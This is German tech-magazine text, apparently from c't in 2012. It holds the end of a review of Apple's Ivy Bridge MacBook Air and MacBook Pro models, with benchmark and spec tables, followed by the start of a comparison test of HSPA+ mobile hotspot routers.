Die Pro-MacBooks mit 15- und 13-Zoll-Display blieben äußerlich fast unverändert. Den 17-Zöller wird es nicht mehr geben.

GPU-Lieferanten AMD gegen Nvidia getauscht und sich den nagelneuen GeForce GT 650M gesichert. Den Bildspeicher beließ das Unternehmen je nach Modell bei 512 oder 1024 MByte.

So ganz ausgereift scheinen die OS-X-Grafiktreiber noch nicht zu sein, denn bei einigen Aufgaben wie Cinebenchs OpenGL-Test schafften die Nvidia-Chips nicht einmal das Ergebnis der eigentlich langsameren AMD-Vorgänger. Bei Spielen wie Starcraft II und Quake Wars erreichten sie hingegen einen erkennbaren Vorsprung.

Lüfter und Akku

Mögen die neuen Chips energie-sparend sein – die höhere Taktung und zusätzliche Grafikeinheiten treiben die Hitzeentwicklung bei Belastung doch wieder nach oben. Im Vollastbetrieb blasen die Lüfter kräftig, besonders bei starker GPU-Beanspru-

chung, etwa 3D-Rendering in Cinebench oder Spiele wie Dirt II. Apple hat allerdings das Lüftermanagement verbessert: Die Drehzahl steigt nicht so plötzlich an wie bei den Vorgängern, sondern allmählich. Das Ergebnis bleibt jedoch laut und unangenehm. Bei normaler Last sind sämtliche MacBooks jedoch nicht zu hören.

Die Laufzeiten der Akkus haben sich ebenso wie deren Kapazitäten kaum verändert. Mit stark gedimmter Helligkeit von 100 cd/m² und leichter Last hielt das MacBook Air 13" mit 10,5 Stunden am längsten durch, das MacBook Pro 15" folgte mit rund 10 Stunden. Dicht auf lag das MacBook Pro 13" mit über 9 Stunden. Beim kleinen MacBook Air machte der Akku bereits nach weniger als 8 Stunden schlapp.

Unter Windows 7 drehten wie gehabt die Lüfter früher auf und wurden lauter. Ansonsten funktionierte alles wie gewohnt, ein-

schließlich der hakenigen Trackpad-Ansteuerung.

Displays

Die Displays hat Apple nicht verändert. Beim MacBook Air 11" fiel uns ein Kontrastabfall beim Blick von unten auf, auch die Farben zeigten sich nicht ganz so winkel-unabhängig wie bei den anderen sechs Kandidaten mit TN-Panel (das hier nicht angesprochene Retina-Display arbeitet mit IPS-Technik). Das MacBook Air 13" wies die geringste Winkelabhängigkeit beim Kontrast auf, die Farben blieben bei allen 13- und 15-Zöllern bei seitlichem Blick recht stabil. Die Pro-Modelle taten sich darüber hinaus mit satten Farben hervor, das Glas spiegelte aber sehr. Dem MacBook Air fehlt die Scheibe und die Glossy-Displays sind stark entspiegelt. Dies führte jedoch bei manchen Blickwinkeln zu einem violetten Schimmer.

Praxis-Benchmarks

	Mac OS X								
	Cinebench 11 CPU Rendering besser >	Cinebench 11 OpenGL besser >	iTunes MP3- Kodierung [s] ←besser	Photoshop CS5 div. Aktionen [s] ←besser	QuickTime MPEG-4 Transkodieren [s] ←besser	DVD2OneX2 MPEG- 2 umrechnen [s] ←besser	Mathematica 6.0 diverse Berechn. [s] ←besser	Doom 3 (Demo1, XGA) [fps] besser >	
MacBook Air 11" 1,6 GHz (2011)	1,93	9,98	58	82	30	250	3201	65	
MacBook Air 11" 1,7 GHz (2012)	2,41	14,98	47	69	23	186	2697	96	
MacBook Air 13" 1,7 GHz (2011)	2,15	10,19	49	72	27	210	2755	65	
MacBook Air 1,8 GHz (2012)	2,61	17,41	44	63	22	173	2508	93	
MacBook Pro 13" 2,4 GHz (Spät 2011)	2,67	12,00	42	66	27	238	2393	76	
MacBook Pro 13" 2,5 GHz (2012)	2,89	16,81	40	59	22	1227	2594	101	
MacBook Pro 13" 2,8 GHz (Spät 2011)	3,07	11,88	36	59	23	207	2111	80	
MacBook Pro 13" 2,9 GHz (2012)	3,38	19,55	35	51	20	211	1949	120	
MacBook Pro 15" 2,2 GHz (Spät 2011)	5,16	38,65	40	50	25	187	2355	174	
MacBook Pro 15" 2,3 GHz (2012)	6,24	34,62	36	43	24	199	2112	185	
MacBook Pro 15" 2,4 GHz (Spät 2011)	5,58	42,59	34	45	21	165	2099	196	
MacBook Pro 15" 2,6 GHz (2012)	6,79	37,09	33	39	19	174	1928	194	
MacBook Pro 15" 2,6 GHz Retina	6,49	37,61	32	39	16	70	1945	200	



MacBook Air mit 13- und 11-Zoll-Bildschirm behalten die Displays, das neue Ivy-Bridge-Innenleben und schnelle SSDs sorgen für mehr Dampf.

USB 3.0

Lange mussten Apple-Kunden darauf warten, aber nun findet sich die Standardschnittstelle mit verzehnfachter Geschwindigkeit gleich in allen Neu-Macs außer dem halbherzig renovierten Mac Pro (den wir zum Test noch nicht bekommen konnten). Da die Buchsen auf Rechner-Seite voll kompatibel zum 2.0-Standard sind und die 3.0-Spezifikation auch den Betrieb von älteren Geräten vorsieht, gibt es keine Nachteile: Bisher verwendete Mäuse, Tastaturen, Sticks und Festplatten liegen im Test problemlos an den neuen MacBooks.

Um die maximale Geschwindigkeit auszuloten, besorgten wir uns das schnellste USB-3.0-Gehäuse aus dem letzten Ratgeber in c't 13/12, das Silverstone SST-RVS02, und betrieben darin verschiedene SATA-6G-SSDs aus dem Test in Mac & i-Heft 6. Beim Schreiben war Intels SSD 520 mit

234 MByte/s die schnellste Platte, beim Lesen schaffte die Crucial M4 275 MByte/s. Da am PC die Übertragungsraten paradoxe-weise noch etwas anstiegen, wenn man den Tiefschlaf mindes-tens eines Prozessorkerns verhinderte, probierten wir es anschlie-ßend noch einmal mit Messun-gen, während Cinebench 10 mit einem Kern renderte. Das Maxi-mum lag nun lesend bei 308 MByte/s und damit genau auf dem Niveau von PCs mit Win-dows 8. Apple hat also die Treiber für USB 3.0 auf Anhieb auf volle Geschwindigkeit optimiert. Trotzdem erreichten die SSDs nicht ihre volle Geschwindigkeit wie am nativen SATA oder einem Thunderbolt-Gehäuse. Von dieser Schnittstelle hat jedes getestete Gerät nach wie vor nur eine Buch-se und nicht wie das Retina-Modell deren zwei.

Das Booten von einer SSD im besagten USB-3.0-Gehäuse funk-tionierte nicht, obwohl die Parti-

tion in der Systemeinstellung „Startvolume“ angezeigt wurde und ausgewählt war. Verwenden-wen wir stattdessen einen schlanken Adapter von Asus, klappte es problemlos. Mehr zu Steckern, Vorteilen und Beson-derheiten von USB 3.0 am Mac erklärkt ein Artikel auf Mac & i on-line (siehe c't-Link).

Wahlhilfe

Welches MacBook den persönlichen Ansprüchen und finanziellen Möglichkeiten am besten entgegenkommt, muss jeder selbst entscheiden – hier nur ei-nige Empfehlungen. Das Retina-Modell bietet von allen am meis-ten: Neben dem fantastischen Display kombiniert es SSD und Quad-Core-CPU in einem kom-pakten und leichten Gehäuse. Bei Laufzeit, Erweiterungs- und Reparaturfreundlichkeit hat es allerdings nicht die Nase vorn, außerdem fehlen ihm die Ether-

net-Schnittstelle, FireWire und der DVD-Brenner, die man aber extern anstecken kann.

Das MacBook Pro 15" ist güns-tiger und von der Rechenleis-tung ebenbürtig – allein die her-kömmliche Festplatte bremst den Spaß. Das Display erwies sich als recht gut und reicht von der Auflösung, wenn man nicht gerade grafisch anspruchsvolle Aufgaben etwa im Foto- oder Vi-deobereich damit bewältigen möchte. Die vorgesetzte Scheibe spiegelt aber deutlich. Wer will, kann für 100 Euro Aufpreis einen gleich großen Bildschirm mit 36 Prozent mehr Pixeln (1680 × 1050 statt 1440 × 900) in glän-zender oder matter Version be-stellen. Letztere Konfiguration stellt mit einem Preis von 1980 Euro eine Alternative zum Reti-na-MacBook dar, die 300 Euro billiger ist und den doppelten Speicherplatz mitbringt, aber keine SSD und nur den halben Grafikspeicher.

Beim MacBook Pro 13" reicht die Rechenleistung aus, die Grafikpower für den typischen Gamer allerdings nicht. Ein zusa-ztlicher Schwachpunkt ist die geringe Auflösung des Displays, das sogar weniger Pixel bietet als das des MacBook Air 11". Alle Pro-Modelle eignen sich auch für den Desktop-Einsatz: So braucht man keinen weiteren Schreibtisch-Mac, sondern nur einen Monitor und eine USB-Tastatur. Außerdem lässt sich bei allen der Arbeitsspeicher erweitern, eine grö-ßere Festplatte einbauen oder eine SATA-6G-SSD einsetzen.

Das MacBook Air ist mit sei-nem geringen Gewicht und dem kleinen Gehäuse als reines Mo-bilgerät konzipiert. Die Displays bieten eine hohe Auflösung und

Windows									
Starcraft II [fps]	Quake Wars (Demo, XGA) [fps]	Cinebench 11 CPU	Cinebench 11 OpenGL	iTunes MP3-Kodierung [s]	DVD2One MPEG-2 umrechnen [s]	Mathematica 6.0 diverse Berechn. [s]	Doom 3 (Demo1, XGA) [fps]	Starcraft II [fps]	
besser ►	besser ►	besser ►	besser ►	◀ besser	◀ besser	◀ besser	◀ besser	◀ besser	
■ 16	■ 34	■ 1,95	■ 9,55	■ 86	■ 210	■ 2722	■ 44	■ 15	
■ 24	■ 37	■ 2,40	■ 15,00	■ 67	■ 154	■ 2787	■ 72	■ 23	
■ 15	■ 35	■ 2,26	■ 9,77	■ 69	■ 163	■ 2344	■ 46	■ 15	
■ 25	■ 39	■ 2,59	■ 15,27	■ 64	■ 142	■ 2440	■ 77	■ 25	
■ 19	■ 37	■ 2,67	■ 11,03	■ 66	■ 254	■ 2130	■ 55	■ 18	
■ 26	■ 40	■ 2,82	■ 17,25	■ 61	■ 214	■ 2261	■ 84	■ 25	
■ 19	■ 38	■ 2,92	■ 11,00	■ 57	■ 263	■ 1841	■ 59	■ 17	
■ 30	■ 45	■ 3,40	■ 18,99	■ 52	■ 200	■ 2000	■ 100	■ 28	
■ 54	■ 88	■ 5,09	■ 43,69	■ 64	■ 267	■ 2007	■ 215	■ 59	
■ 81	■ 98	■ 6,17	■ 44,49	■ 55	■ 193	■ 1831	■ 287	■ 132	
■ 58	■ 96	■ 5,66	■ 47,56	■ 55	■ 242	■ 1780	■ 238	■ 65	
■ 88	■ 105	■ 6,69	■ 46,27	■ 52	■ 165	■ 1809	■ 295	■ 126	
■ 89	—	—	—	—	—	—	—	—	



Das MacBook Air hat nun auch den schmaleren MagSafe-2-Stromanschluss und USB 3.0.

spiegeln wenig. Beim 11"-Modell könnte die Darstellung für manche aber schon zu klein sein – das muss man ausprobieren. Die SSD-Kapazität ist bei allen Standardkonfigurationen sehr knapp bemessen. Die 64 GByte im günstigsten MacBook Air sind

sehr schnell gefüllt und man wird sich möglicherweise bald ärgern, die 100 Euro mehr für das doppelte Speichervolumen nicht ausgegeben zu haben. Legt man noch mal 100 Euro drauf, erhält man den etwas schwereren 13-Zöller mit mehr

Monitor-Arbeitsfläche, größerer Darstellung und wesentlich längerer Akkulaufzeit.

Fazit

Die Renovierung ist Apple in den meisten Punkten gelungen. Die Ivy-Bridge-CPUs und -Chipsätze bringen mehr Leistungswuchs als nach den Gigahertz-Zahlen erwartet, die Lüfter benehmen sich etwas zivilisierter. Schön ist auch, dass Apple jetzt durchgängig viel schnellere SSDs einsetzt. Bei den herkömmlichen Festplatten mag das Beharren auf den Kapazitäten und der Einsatz der für heutige Verhältnisse

recht langsam Hitachi-Modelle manchen enttäuschen – hier tritt wohl aber nicht Apple die Schuld, sondern die Überflutung in Thailand. Kritikpunkte bleiben die geringe Auflösung des Displays beim MacBook Pro 13" und die spiegelnden Scheiben bei den Pro-Modellen. Aber es gibt ja noch die matten 15-Zoll-Displays als Option im Apple Store. Die Preise stiegen gegenüber den Vorgängern leider in Deutschland merklich, immerhin erhält man dafür bei einigen Modellen auch doppelt so viel Arbeitsspeicher. (jes)

www.ct.de/1215088

MacBooks

	MacBook Air 11" 64 GByte	MacBook Air 11" 128 GByte	MacBook Air 13" 128 GByte	MacBook Air 13" 256 GByte	MacBook Pro 13" 2,5 GHz	MacBook Pro 13" 2,9 GHz	MacBook Pro 15" 2,3 GHz	MacBook Pro 15" 2,6 GHz
Prozessor	Intel Dual-Core i5, 1,7 GHz, Turbo Boost 2,6 GHz, 3 MByte L3-Cache, Ivy Bridge	Intel Dual-Core i5, 1,7 GHz, Turbo Boost 2,6 GHz, 3 MByte L3-Cache, Ivy Bridge	Intel Dual-Core i5, 1,8 GHz, Turbo Boost 2,8 GHz, 3 MByte L3-Cache, Ivy Bridge	Intel Dual-Core i5, 1,8 GHz, Turbo Boost 2,8 GHz, 3 MByte L3-Cache, Ivy Bridge	Intel Dual-Core i5, 2,5 GHz, Turbo Boost 3,1 GHz, 4 MByte L3-Cache, Ivy Bridge	Intel Dual-Core i7, 2,9 GHz, Turbo Boost 3,6 GHz, 6 MByte L3-Cache, Ivy Bridge	Intel Quad-Core i7, 2,3 GHz, Turbo Boost 3,3 GHz, 6 MByte L3-Cache, Ivy Bridge	Intel Quad-Core i7, 2,6 GHz, Turbo Boost 3,6 GHz, 6 MByte L3-Cache, Ivy Bridge
Arbeitsspeicher	4 GByte DDR3-1600, verloren, optional 8 GByte	4 GByte DDR3-1600, verloren, optional 8 GByte	4 GByte DDR3-1600, verloren, optional 8 GByte	4 GByte DDR3-1600, verloren, optional 8 GByte	4 GByte DDR3-1600, 2 SO-DIMMs, 2 Slots, max. 8 GByte	8 GByte DDR3-1600, 2 SO-DIMMs, 2 Slots, max. 8 GByte	4 GByte DDR3-1600, 2 SO-DIMMs, 2 Slots, max. 8 GByte	8 GByte DDR3-1600, 2 SO-DIMMs, 2 Slots, max. 8 GByte
Festplatte	Apple SSD TS064E (Toshiba), 64 GByte, SATA 6G, Lesen: 520 MByte/s, Schreiben: 461 MByte/s	Apple SSD TS128E (Toshiba), 128 GByte, SATA 6G, Lesen: 516 MByte/s, Schreiben: 468 MByte/s	Apple SSD TS128E (Toshiba), 128 GByte, SATA 6G, Lesen: 516 MByte/s, Schreiben: 472 MByte/s	Apple SSD SM256E (Samsung), 256 GByte, SATA 6G, Lesen: 487 MByte/s, Schreiben: 375 MByte/s	Apple HDD HTSS47550A9E384 (Hitachi), 500 GByte, 2,5", SATA, 5400 min ⁻¹ , Lesen: 75,5 MByte/s, Schreiben: 77,9 MByte/s	Toshiba MK7559GSXF, 750 GByte, 2,5", SATA, 5400 min ⁻¹ , Lesen: 102,9 MByte/s, Schreiben: 102,1 MByte/s	Apple HDD HTSS47550A9E384 (Hitachi), 500 GByte, 2,5", SATA, 5400 min ⁻¹ , Lesen: 78,2 MByte/s, Schreiben: 79,8 MByte/s	Apple HDD HTSS47575A9E384 (Hitachi), 750 GByte, 2,5", SATA, 5400 min ⁻¹ , Lesen: 89,5 MByte/s, Schreiben: 90,6 MByte/s
optisches Laufwerk	–	–	–	–	8X DVD-Brenner, Matsushita UJ-8A8	8X DVD-Brenner, LG GS31N	8X DVD-Brenner, LG GS31N	8X DVD-Brenner, LG GS31N
Grafik	Intel HD Graphics 4000, 384 MByte (shared)	Intel HD Graphics 4000, 384 MByte (shared)	Intel HD Graphics 4000, 384 MByte (shared)	Intel HD Graphics 4000, 384 MByte (shared)	Intel HD Graphics 4000, 512 MByte (shared)	Nvidia GeForce GT 650M, 512 MByte VRAM sowie Intel HD 4000, 384 MByte (shared)	Nvidia GeForce GT 650M, 1024 MByte VRAM sowie Intel HD 4000, 512 MByte (shared)	Nvidia GeForce GT 650M, 1024 MByte VRAM sowie Intel HD 4000, 512 MByte (shared)
Display	11,6" TN, LED, spiegelnd, 1366 × 768 Punkte, 16:9, max. Helligkeit 320 cd/m ² , Kontrast 923:1, Blickwinkel horizontal 80°/80°, vertikal 80°/60°	11,6" TN, LED, spiegelnd, 1366 × 768 Punkte, 16:9, max. Helligkeit 317 cd/m ² , Kontrast 923:1, Blickwinkel horizontal 80°/80°, vertikal 80°/60°	13,3" TN, LED, spiegelnd, 1440 × 900 Punkte, 16:10, max. Helligkeit 322 cd/m ² , Kontrast 860:1, Blickwinkel horizontal 80°/80°, vertikal 80°/80°	13,3" TN, LED, spiegelnd, 1440 × 900 Punkte, 16:10, max. Helligkeit 294 cd/m ² , Kontrast 860:1, Blickwinkel horizontal 80°/80°, vertikal 80°/80°	13,3" TN, LED, spiegelnd mit Scheibe, 1280 × 800 Punkte, 16:10, max. Helligkeit 289 cd/m ² , Kontrast 1085:1, Blickwinkel horizontal 80°/80°, vertikal 80°/70°	13,3" TN, LED, spiegelnd mit Scheibe, 1280 × 800 Punkte, 16:10, max. Helligkeit 288 cd/m ² , Kontrast 1085:1, Blickwinkel horizontal 80°/80°, vertikal 80°/70°	15,4" TN, LED, spiegelnd mit Scheibe, 1440 × 900 Punkte, 16:10, max. Helligkeit 302 cd/m ² , Kontrast 1030:1, Blickwinkel horizontal 80°/80°, vertikal 80°/70°	15,4" TN, LED, spiegelnd mit Scheibe, 1440 × 900 Punkte, 16:10, max. Helligkeit 289 cd/m ² , Kontrast 1030:1, Blickwinkel horizontal 80°/80°, vertikal 80°/70°
Audio	1 Kombi-Buchse für Kopfhörer/analog In/digital-optisch Out	1 Kombi-Buchse für Kopfhörer/analog In/digital-optisch Out	1 Kombi-Buchse für Kopfhörer/analog In/digital-optisch Out	1 Kombi-Buchse für Kopfhörer/analog In/digital-optisch Out	1 Kombi-Buchse für Kopfhörer/analog In/digital-optisch Out	1 Kombi-Buchse für Kopfhörer/analog In/digital-optisch Out	2 Kombi-Buchsen für Kopfhörer/digital-optisch Out und analog In/digital-optisch In	2 Kombi-Buchsen für Kopfhörer/digital-optisch Out und analog In/digital-optisch In
sonstige Ausstattung, Anschlüsse und Netzwerk	FaceTime-HD-Kamera, 801n-WLAN, Bluetooth 4.0, Thunderbolt, 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11	FaceTime-HD-Kamera, 801n-WLAN, Bluetooth 4.0, Thunderbolt, 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11	FaceTime-HD-Kamera, SD-Cardslot, 801n-WLAN, Bluetooth 4.0, Thunderbolt, 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11	FaceTime-HD-Kamera, SD-Cardslot, 801n-WLAN, Bluetooth 4.0, Thunderbolt, 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11	FaceTime-HD-Kamera, SD-Cardslot, Gigabit-Ethernet, 802.11n-WLAN, Bluetooth 4, Thunderbolt, FireWire 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11	FaceTime-HD-Kamera, SD-Cardslot, Gigabit-Ethernet, 802.11n-WLAN, Bluetooth 4, Thunderbolt, FireWire 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11	FaceTime-HD-Kamera, SD-Cardslot, Gigabit-Ethernet, 802.11n-WLAN, Bluetooth 4, Thunderbolt, FireWire 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11	FaceTime-HD-Kamera, SD-Cardslot, Gigabit-Ethernet, 802.11n-WLAN, Bluetooth 4, Thunderbolt, FireWire 800, 2 × USB 3.0, Stereo-Lautsprecher, Mikrofon, Multitouch-Trackpad, beleuchtete Tastatur, Mac OS X 10.7.4, iLife '11
Gewicht, Maße (B × H × T)	1,08 kg, 30,0 cm × 19,2 cm × 1,7 cm	1,08 kg, 30,0 cm × 19,2 cm × 1,7 cm	1,35 kg, 32,5 cm × 22,7 cm × 1,7 cm	1,35 kg, 32,5 cm × 22,7 cm × 1,7 cm	2,04 kg, 32,5 cm × 22,7 cm × 2,4 cm	2,04 kg, 32,5 cm × 22,7 cm × 2,4 cm	2,54 kg, 36,4 cm × 24,9 cm × 2,4 cm	2,54 kg, 36,4 cm × 24,9 cm × 2,4 cm
Akku (Laufzeit)	35 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 7:19 h, volle Helligkeit 4:56 h)	35 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 7:40 h, volle Helligkeit 5:06 h)	50 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 10:04 h, volle Helligkeit 7:19 h)	50 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 10:38 h, volle Helligkeit 7:09 h)	63,5 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 9:49 h, volle Helligkeit 7:34 h)	63,5 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 9:16 h, volle Helligkeit 6:58 h)	77,5 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 10:18 h, volle Helligkeit 7:37 h)	77,5 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m ² 9:55 h, volle Helligkeit 7:26 h)
Geräusche [Sone]	Betrieb <0,1, Volllast: CPU 0,9, GPU 2,0	Betrieb <0,1, Volllast: CPU 0,5, GPU 1,8	Betrieb <0,1, Volllast: CPU 0,6, GPU 2,5	Betrieb <0,1, Volllast: CPU 0,7, GPU 2,5	Betrieb <0,1, HD <0,1, DVD 0,1, Volllast: CPU <0,1, GPU 2,2	Betrieb 0,1, HD 0,1, DVD 0,2, Volllast: CPU 1,6, GPU 2,5	Betrieb <0,1, HD <0,1, DVD 0,3, Volllast: CPU 0,8, GPU 1,9	Betrieb <0,1, HD <0,1, DVD 0,4, Volllast: CPU 3,2, GPU 2,4
Preis	1050 €	1150 €	1250 €	1550 €	1250 €	1550 €	1880 €	2280 €

ANZEIGE

Dušan Živadinović

Drahtlose Gruppenreisen

Mobile Hotspots mit HSPA+

Mobile Hotspots sind Kleinst-Router, die Mobilfunk und WLAN vereinen. Solche Routerchen passen in jede Hemdtasche und verschaffen kleinen Arbeitsgruppen drahtlosen Zugang zum Internet. Bessere Vertreter dieser Gerätekategorie holen Internet-Daten sogar schneller als aktuelle ADSL-Modems.



Trotz LTE werden UMTS-Mobilfunknetze eifrig weiterentwickelt und ausgebaut – weil UMTS mit dem Turboverfahren HSPA+ den Abstand zu LTE verkürzt und weil LTE allein die Nachfrage nach schnellen Datendiensten noch gar nicht decken kann. In diesem Kielwasser fahren auch mobile Hotspots mit – Mobilfunk-Routerchen von allenfalls Handtellergröße, die per WLAN kleine Nutzergruppen mit Internet versorgen. Viele bringen auch Fileserver-Funktionen und einen Slot für microSD-Karten mit.

Sie eignen sich prima als Internet-Zubringer im Zug, Auto oder Camping-Platz, springen aber auch in die Bresche, wenn der DSL-Anschluss ausgefallen ist. Dem dauerhaften DSL-Ersatz stehen aber die zu knapp bemessenen Tarife im Weg; die meisten Anbieter drosseln die erfreulich hohe Datenrate nach wenigen GByte Übertragungsvolumen auf ISDN-Niveau herunter. Vergleichstabellen für Pre- und Postpaid-Tarife inklusive der maximalen Übertragungsvolumen und der Drosselungsgrenzen liefert beispielsweise teltarif.de.

Prinzipiell kommen Smartphones mit tethering-Funktion für dieselben Anwendungen in Frage; die Funktion lässt sich leicht für Bluetooth, WLAN und USB einschalten (iPhone: „Einstellungen“, „Persönlicher Hotspot“, Android: „Drahtloseinstellungen“, „mobiler Hotspot“). Smartphones eignen sich aber nicht so gut als Router, weil sie mehr Verbraucher haben (Telefon-Dienst, stromhungrige Displays ...). Nur wenige aktuelle Smartphones haben bereits HSPA+ oder Fileserver-Funktionen ab Werk an Bord.

Die aktuellen mobilen Hotspots kann man grob in zwei Gruppen einordnen: Der Großteil ist für die etablierte HSPA+-Ausbaustufe mit brutto bis zu 21,6 MBit/s ausgelegt, die 2011 zunächst im Mobilfunknetz von Vodafone Einzug hielt. Langsame Geräte, die also wie der optisch durchaus hübsch geratene ZTE MF30 per HSDPA nur bis zu 7,2 MBit/s empfangen, schöpfen die Leistung der modernen Zellen schon bei mittelprächtiger Funkanbindung nicht aus und kommen daher nicht in Frage.

Einen ersten Vertreter der HSPA+-Kategorie haben wir mit dem Bandrich BandLuxe PR39 bereits getestet [1]. Zu diesem gesellen sich der Huawei E586Bs-2 und E586Es, der XSBoxGoPlus von 4G Systems und der MF62 von ZTE.

Die zweite Gruppe bildet hierzulande die Speerspitze der HSPA+-Entwicklung, sie erreicht bis zu 42,4 MBit/s (LTE-Funker liefern bis zu 50 MBit/s). Zur dieser zweiten Gruppe gehören der Huawei E587u-2 und der ZTE MF80. Sie spielen ihre Geschwindigkeitsvorteile zurzeit nur im Netz der Telekom aus, die die Mehrzahl ihrer UMTS-Mobilfunkzellen inzwischen mit der auch DC-HSPA+ genannten Technik aufgerüstet hat. DC steht für Double Carrier, nutzt also zur Übertragung zum Teilnehmer zwei anstatt nur einen 5 MHz breiten Träger.

Manche der Testkandidaten sind bei Netzbetreibern unter anderen Namen erhältlich.

Beispielsweise gibt es den E586Es bei Vodafone unter der Bezeichnung R205 und den ZTE MF62 bei T-Mobile Austria als „Web Box 4G“. Die Mobilfunkhersteller haben zwar noch weitere HSPA+-Vertreter im Programm, aber die sind derzeit in Deutschland nicht am Markt.

Her und hin ...

In Senderichtung liefert die HSPA+-Technik wegen der knappen Ressourcen der Mobilfunkgeräte noch deutlich geringere Datenraten. Laut Spezifikation könnte die aktuelle Geräteneration immerhin schon bis zu 11,5 MBit/s senden. Gegenwärtig bauen die Hersteller aber nur Chipsätze ein, die 5,76 MBit/s erreichen, also nicht mehr als die Vorgängergeneration. Maximale Datenraten, WLAN-Sicherheit, Ausstattungs- und Bedienungsmerkmale und anderes mehr, das Ihnen bei der Auswahl hilft, finden Sie in der Tabelle ab Seite 98.

Etliche weitere HSPA+-Verfahren sind zwar spezifiziert [2, 3], aber längst nicht alle werden in allen Netzen implementiert. Das gilt bei der Telekom derzeit für die Ausbaustufen mit 28 MBit/s und 35,28 MBit/s. Beide setzen in der Basisstation die Mehrantennentechnik MIMO voraus (Multiple Input, Multiple Output), mittels der sich mehrere räumlich getrennte Datenströme zum Teilnehmer senden lassen. Die Bestückung der Basisstationen mit MIMO-Antennen ist aber aufwendig, sodass man zumindest vorläufig auf einfachere Verfahren setzt. Hingegen liefert moderne Systemtechnik die 42,4 MBit/s „einfach“ mittels einer höherwertigen Modulation und durch Zusammenschalten zweier Träger.

Die Testkandidaten sind nicht auf Netze bestimmter Betreiber eingeschränkt (kein SIM-Lock), äußerlich verändert oder auf proprietäre Dienste zugeschnitten (kein Branding). Man kann sie über den Fach- und Online-Handel beziehen, in der Regel nur mit englischen Kurzanleitungen. Der Händler wlan-unterwegs.de legte eigene deutschsprachige Versionen bei. Neuerdings bietet er zu manchen Geräten auch Ersatzakkus mit deutlich erhöhter Kapazität mit passendem, stärker gewölbtem Gehäusedeckel aus eigener Fertigung.

Wie alle aktuellen Mobilfunkgeräte kommen die Kandidaten umso näher an den maximal möglichen Durchsatz heran, je besser die Empfangsbedingungen sind. Den Durchsatz drücken Funkstörungen, die Entfernung zur Basisstation oder auch weitere Teilneh-

mer in einer Zelle, die entweder telefonieren oder ebenfalls surfen. Bei stationärer Nutzung mit schlechtem Empfang kann eine externe Antenne helfen. Nicht alle Teilnehmer sind aber mit Anschlüssen für externe Antennen ausgestattet (siehe Tabelle).

Die unten auf der Seite angegebenen Durchsatzraten sind in einer überdurchschnittlich guten Empfangslage bei nur wenigen weiteren Teilnehmern ermittelt worden (mindestens -60 dBm, meist deutlich besser). Die Empfangsqualität war durchgehend für DC-HSPA+-Verbindungen gut genug. Die haben natürlich nur zwei Kandidaten aufgebaut, die übrigen waren einen Gang langsamer.

Akkuknauser

Typisch für diese Gerätekasse sind die integrierten Antennen und die gerade mal fingernagelgroßen Displays, die nur die allerwichtigsten Statusinformationen für kurze Zeit einblenden – um Strom zu sparen. Um es wieder zu aktivieren, genügt bei allen Geräten ein kurzer Druck auf die Einschalt-Taste.

Ebenfalls aus Stromspargründen versorgen die Router nur wenige WLAN-Teilnehmer (siehe Tabelle). Im XSBoxGoPlus und im BandLuxe PR39 stecken nur WLAN-Module gemäß der IEEE-Norm 802.11g; sie liefern also brutto nicht mehr als 54 MBit/s. Das ist für die implementierte HSPA+-Stufe immer noch schnell genug. Die übrigen Kandidaten sind mit modernen 802.11n-Bausteinen bestückt, die aus Stromspargründen nur Bruttoraten bis zu 72 MBit/s erreichen. Damit sind sie bei WLAN-zu-WLAN-Übertragungen immerhin ein wenig schneller als 802.11g.

Einige Router enthalten Mobil-Versionen ihrer Webinterfaces. So kann man per Smartphone die wichtigsten Optionen leicht abfragen und einstellen. Alle Kandidaten sind mit wechselbarem Akku und microSD-Slots ausgestattet. Keiner der Hersteller hat seinem Mini-Router das moderne IPv6 spendiert. Jedoch stecken mit IPv6 auch die Netzbetreiber noch in der Planungsphase, sodass das noch kein Kaufentscheidendes Kriterium ist.

Wie üblich, haben die Mobilfunkmodems den Empfangspegel von UMTS- und GSM-Zellen zugleich im Auge und wechseln automatisch zum gerade besser empfangbaren Netz. Dabei schalten sie ab Werk nach Gutdünken und Netzmöglichkeiten auf die langsameren Techniken EDGE und GPRS zurück.

Datendurchsatz mobile Hotspots

	Upload (Mittelwert/Maximum) [kByte/s]	besser ▶	Download (Mittelwert/Maximum) [kByte/s]	besser ▶
BandRich BandLuxe PR39	400/423		800/900	
Huawei E586Bs-2	415/437		1000/1100	
Huawei E586Es	415/429		1000/1100	
Huawei E587u-2	430/437		1800/2700	
XSBoxGoPlus	422/447		1200/1400	
ZTE MF62	452/463		1000/1100	
ZTE MF80	424/434		2400/2800	



Einer der ersten HSPA+-Mobilhotspots am Markt: BandLuxe PR39

USB-Sauger

Mobilfunkrouten können prinzipiell auch über einen USB-Port daran angekoppelte Laptops mit Internet versorgen; im Gegenzug bekommen sie vom Laptop Strom via USB. Dafür halten alle bis auf den XSBoxGoPlus Mac- und Windows-Treiber für Ethernet via USB auf separatem, automatisch eingebundenem Flash-Speicher vor. Im Test ließen sie sich so an Mac OS X 10.7.x und Windows 7 betreiben.

